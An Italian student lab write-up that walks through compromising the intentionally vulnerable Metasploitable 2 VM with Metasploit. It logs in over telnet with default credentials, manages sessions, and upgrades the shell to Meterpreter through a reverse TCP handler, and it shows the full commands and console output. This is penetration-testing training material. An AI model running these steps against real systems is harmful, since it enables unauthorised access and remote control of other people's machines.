# **EXTRA S7 L2**

#### Extra

# Fase 2: Autenticazione e Creazione della Sessione

L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizza il modulo auxiliary/scanner/telnet\_login e imposta i seguenti parametri:

- II target (RHOSTS).
- Le credenziali note (USERNAME e PASSWORD).
- L'opzione STOP\_ON\_SUCCESS su true.

Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

# Fase 3: Gestione delle Sessioni


Verifica le sessioni attive tramite il comando sessions -I. Per interagire con la sessione appena creata, digita sessions -i <ID\_sessione>.

#### Fase 4: Upgrade della Sessione a Meterpreter

Metti in background la sessione attiva usando la combinazione di tasti Ctrl+Z e confermando con y alla richiesta. Successivamente, utilizza il modulo post/multi/manage/shell\_to\_meterpreter per eseguire l'upgrade della sessione a Meterpreter. Controlla le opzioni con il comando show options ed effettua tutte le configurazioni necessarie per completare l'operazione.

#### SVOLGIMENTO

Apro la console Metasploit Framework con msfconsole:



Utilizzo il modulo **auxiliary/scanner/telnet/telnet\_login** con il comando **use** e successivamente visualizzo le opzioni con **show options**:

Ora posso impostare / settare le opzioni come richiesto dalla traccia :

```
Set RHOSTS 192.168.1.40 >>> seleziono l'IP target
Set PASSWORD msfadmin >>> imposto lo username conosciuto
Set USERNAME msfadmin >>> imposto la password conosciuta
Set STOP_ON_SUCCESS true >>> imposto la chiusura della sessione una volta
trovate le credenziali corrette
```

Una volta settate correttamente uso il comando run :

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/telnet/telnet_login) > run
[1] 192.168.1.40:23 - No active DB -- Credential data will not be saved!
[+] 192.168.1.40:23 - 192.168.1.40:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.40:23 - Attempting to start session 192.168.1.40:23 with msfadmin:msfadmin
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ora verifico le sessioni attive con sessions -I e successivamente per interagire con la sessione creata digito sessions -i 1 (indicando appunto la sessione 1):

```
msf6 auxiliary(scenner/telnet_login) > sessions -l

Active sessions

Id Name Type Information Connection
1 shell TELNET msfadmin:msfadmin (192.168.1.40:23) 192.168.1.25:40261 → 192.168.1.40:23 (192.168.1.40)

msf6 auxiliary(scenner/telnet/telnet_login) > sessions -i 1

[*] Starting interaction with 1...

Shell Banner:
No mail.
```

A questo punto metto la sessione in background utilizzando il comando ctrl Z confermando con y alla richiesta:

```
msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N] y
```

Successivamente, per eseguire l'upgrade della sessione a **Meterpreter** utilizzo il modulo **post/multi/manage/shell\_to\_meterpreter** e vado a controllare le opzioni con **show options**:

Ora procedo con le configurazioni successive per completare l'esercizio, utilizzo set session 1( seleziono il modulo con cui Metasploit deve interagire) seguito da uno show options per poi controllare le opzioni:

# Ed Eseguo il run:

```
msf6 post(multi/manage/shell to meterpreter) > run

[!] SESSION may not be compatible with this module:

[!] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.

[*] Upgrading session ID: 1

[*] Starting exploit/multi/handler

[*] Started reverse TCP handler on 192.168.1.25:4433

[*] Sending stage (1017704 bytes) to 192.168.1.40

[*] Meterpreter session 2 opened (192.168.1.25:4433 → 192.168.1.40:46498) at 2025-08-26 09:22:23 -0400

[*] Command stager progress: 100.00% (773/773 bytes)

[*] Post module execution completed
```

Verifico le sessioni attive con sessions -l

Per interagire con la sessione creata digito **sessions - i 2** ( ad indicare la sessione 2 meterpreter x86/linux)

```
msf6 post(multi/manage/shell to meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...
meterpreter >
```

# CONCLUSIONE

Questo esercizio mostra come dopo aver trovato le credenziali di accesso ed essere entrato in un sistema non protetto, si possa ottenere sempre più controllo. Partendo dalla debolezza iniziale (le password di default di Metasploitable), è stato possibile collegarsi al sistema. Poi, usando le funzioni avanzate di Metasploit, la connessione è stata migliorata trasformandola in una shell Meterpreter, una shell avanzata che permette di controllare completamente un sistema compromesso in modo discreto e sofisticato.